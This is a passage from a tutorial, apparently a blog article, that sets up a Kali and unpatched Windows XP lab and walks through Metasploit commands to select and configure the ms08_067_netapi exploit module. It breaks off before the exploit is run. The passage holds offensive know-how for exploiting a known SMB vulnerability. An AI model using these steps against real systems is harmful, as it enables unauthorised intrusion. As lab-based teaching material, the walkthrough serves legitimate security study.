
1. Install the latest version of Virtualbox based on your host o/s from (https://www.virtualbox.org/wiki/Downloads)
2. Download and install Kali Linux 2018.2 ISO as Virtualbox VM and set Networking to Bridged mode for this VM.
3. Buy and Install a Fresh Windows XP SP2 ISO with no updates installed as Virtualbox VM and set Networking to Bridged mode for this VM.
4. It is recommended to confirm if Windows XP VM we have installed is Missing ms08–067 Update—(https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067) and if you found this update installed, kindly uninstall this update.

- We need Kali Linux 2018.2 as Kali comes with Metasploit Framework pre-installed.
- We need Target Windows machine to explore the steps involved in using Metasploit to exploit MS08–067: Vulnerability in Server Service Could Allow Remote Code Execution (https://www.cvedetails.com/cve/CVE-2008-4250/)

Starting Metasploit Framework in Kali VM:

1) Start the PostgreSQL database with the following command in Kali Terminal

```
service postgresql start
```




2) Now we can start the Metasploit service with the following command in Kali Terminal

```
service metasploit start
```

3) Once metasploit service has started now we can start metasploit text based console with the following command in Kali Terminal

```
msfconsole
```




Basics of Metasploit Framework via exploitation of ms08–067 vulnerability in Windows XP VM:

1) Metasploit search command usage

We will use search command to search for if any module available in metasploit for vulnerability in focus which is ms08–067, hence enter the following command in kali terminal


```
search ms08-067
```



2) Metasploit Info command usage

Now in order to gather detailed information about available metasploit module for ms08–067 vulnerability, we will enter the following command in kali terminal

```
Info exploit/windows/smb/ms08_067_netapi
```



The key features to be noticed from info command results are mentioned below:


Platform, Rank, Privileged, Available Targets, Basic Options, Payload Information etc.

- **Platform**: Target Operating Systems in which this module will work like Windows or Linux or Android
- **Rank**: Always recommended to choose exploits with a better ranking like Excellent or Great.
- **Privileged**: Gives idea if this module will provide or need high privileges on the Target
- **Available Targets:** Lists all possible targets that can be exploited by this module
- **Basic Options:** Lists the options which can be set before using this module against the target. Allowing the user to customize various basic options based on attacker needs. It informs us of the mandatory options which need to be set for the module to run.
- **Payload Information**: Lists the information which helps us decide which are payloads that are compatible with a specific exploit because payloads help us in post exploitation once the target is in our control.

3) Metasploit use command usage

Once we confirm the specific metasploit module (exploit) to use, we can execute the command below to use the specific exploit available for ms08–067 vulnerability.


```
use windows/smb/ms08_067_netapi
```



4) Setting up the Module Options in Metasploit

Once you have chosen specific exploit, enter the following command to list all options available for this exploit module and also notice the column Required in image below, It is mandatory to fill the options where the value of Required is yes.

```
show options
```




5) Setting RHOST to Target Windows XP VM IP Address

IP Address of Windows XP VM (Found by entering ipconfig command in cmd of Windows XP VM).

In Kali Terminal enter the command below to set RHOST as Windows XP VM

```
Set RHOST 192.168.0.8
```




Now we can go ahead and change other options available such as RPORT and SMBPIPE to user defined values as per our need but for the sake of following through this article, we will leave all other options as default values set works fine for this exploit.

6) Using an Available Target for specific Metasploit Module

